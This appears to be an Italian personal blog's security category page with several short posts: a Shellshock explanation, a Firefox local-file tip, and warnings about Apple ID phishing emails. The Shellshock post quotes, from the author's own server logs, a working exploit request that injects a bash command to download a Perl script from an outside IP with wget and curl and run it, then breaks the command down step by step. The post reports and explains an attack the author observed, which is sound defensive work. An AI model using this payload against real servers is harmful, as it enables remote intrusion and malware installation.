Desidero segnalare un attacco hacker, che ho verificato nei logs di un sito che amministro, relativo ad alcuni componenti che è possibile installare su Joomla , il famoso CMS .
Categoria: Security
Shellshock: Bug nella Bash
La famigerata Shellshock , anche conosciuta come Bashdoor , è una famiglia di problemi di sicurezza presente nell’ampiamente utilizzata Shell UNIX Bash dove, il primo buco rilevato, è stato evidenziato a partire dal 24 Settembre 2014.
Numerosi servizi internet, come ad esempio i Web Servers, utilizzano Bash per elaborare alcune richieste e, nel caso in cui sia utilizzata una versione vulnerabile, consentono ad un potenziale malintenzionato di eseguire codice malevolo in remoto.
Si tratta di un problema estremamente grave perché consente ad un cracker di ottenere l’accesso e i privilegi di amministratore sul sistema attaccato, con tutti i problemi che ne conseguono.
Il bug in questione consente di eseguire un comando di sistema nel momento in cui lo si va a concatenare alla fine di una definizione di funzione salvata all’interno di una variabile d’ambiente.
Di questo gravissimo problema ho letto alcuni mesi fa e solo oggi (14/01/2015) un sito che amministro – e di cui controllo frequentemente i logs – risulta aver subito un attacco, eccolo:
"GET /cgi-bin/test.cgi HTTP/1.0" 404 940 "-" "() { :;}; /bin/bash -c \"cd /var/tmp ; wget http://185.56.60.83/ip.cgi ; curl -O http://185.56.60.83/ip.cgi;perl ip.cgi;perl /var/tmp/ip.cgi\""
L’attaccante – che, nel caso specifico, risulta provenire dall’Olanda – cerca si sfruttare la presenza del file “test.cgi” e di passargli la definizione di una funzione vuota prima:
() { :;};
e, successivamente, gli accoda questo comando:
/bin/bash -c \"cd /var/tmp ; wget http://185.56.60.83/ip.cgi ; curl -O http://185.56.60.83/ip.cgi;perl ip.cgi;perl /var/tmp/ip.cgi\"
che possiamo – per chiarezza – scomporre in più righe:
cd /var/tmp
wget http://185.56.60.83/ip.cgi
curl -O http://185.56.60.83/ip.cgi
perl ip.cgi
perl /var/tmp/ip.cgi
dove viene:
- Resa corrente la cartella “/var/tmp”.
- Scaricato un CGI (“ip.cgi”) sia con il metodo “WGET” che “CURL” (uno dei due andrà !)
- Lanciata l’esecuzione tramite PERL .
Nel momento in cui scrivo non ho la possibilità di scaricarmi il CGI per analizzarne il contenuto, ma intendo farlo appena possibile.
E’ immaginabile che il suo scopo sia tutt’altro che amichevole ma, la cosa che più mi ha incuriosito, è la modalità con la quale sia possibile bucare un web server, veramente inquietante.
Firefox 29: Aprile File Locali ( file:// )
Una premessa: non ho ancora trovato una soluzione che mi consenta di aprire direttamente i files ma, con le cartelle, funziona.
Purtroppo è necessario installare un add-on: caps-fileuri
E’ utile per tutti quelli che hanno una Intranet e gli piace avere la possibilità di aprire Link a File Locali da un Browser aggiornato (come appunto Firefox 29 ).
Se trovo di meglio, ve lo faccio sapere.
Phishing: Richiamo Urgente! Aggiorna il tuo ID Apple il più presto possibile!
ATTENZIONE: Il seguente messaggio è una TRUFFA (Phishing) e va cestinato in automatico:

Lo si capisce già dal pessimo italiano con il quale è stato scritto; probabilmente è indirizzato pure ad un indirizzo e-mail che non è il vostro (e vi arriva comunque), ecc…
Tutte cose che non esiste provengano da Apple.
Apple ID: Phishing di www.appelonline.org
Desidero invitarvi, nel caso in cui riceviate un messaggio come quello in figura:

a non cliccare assolutamente sul “Clicca Qui” perché SI TRATTA DI UNA TRUFFA !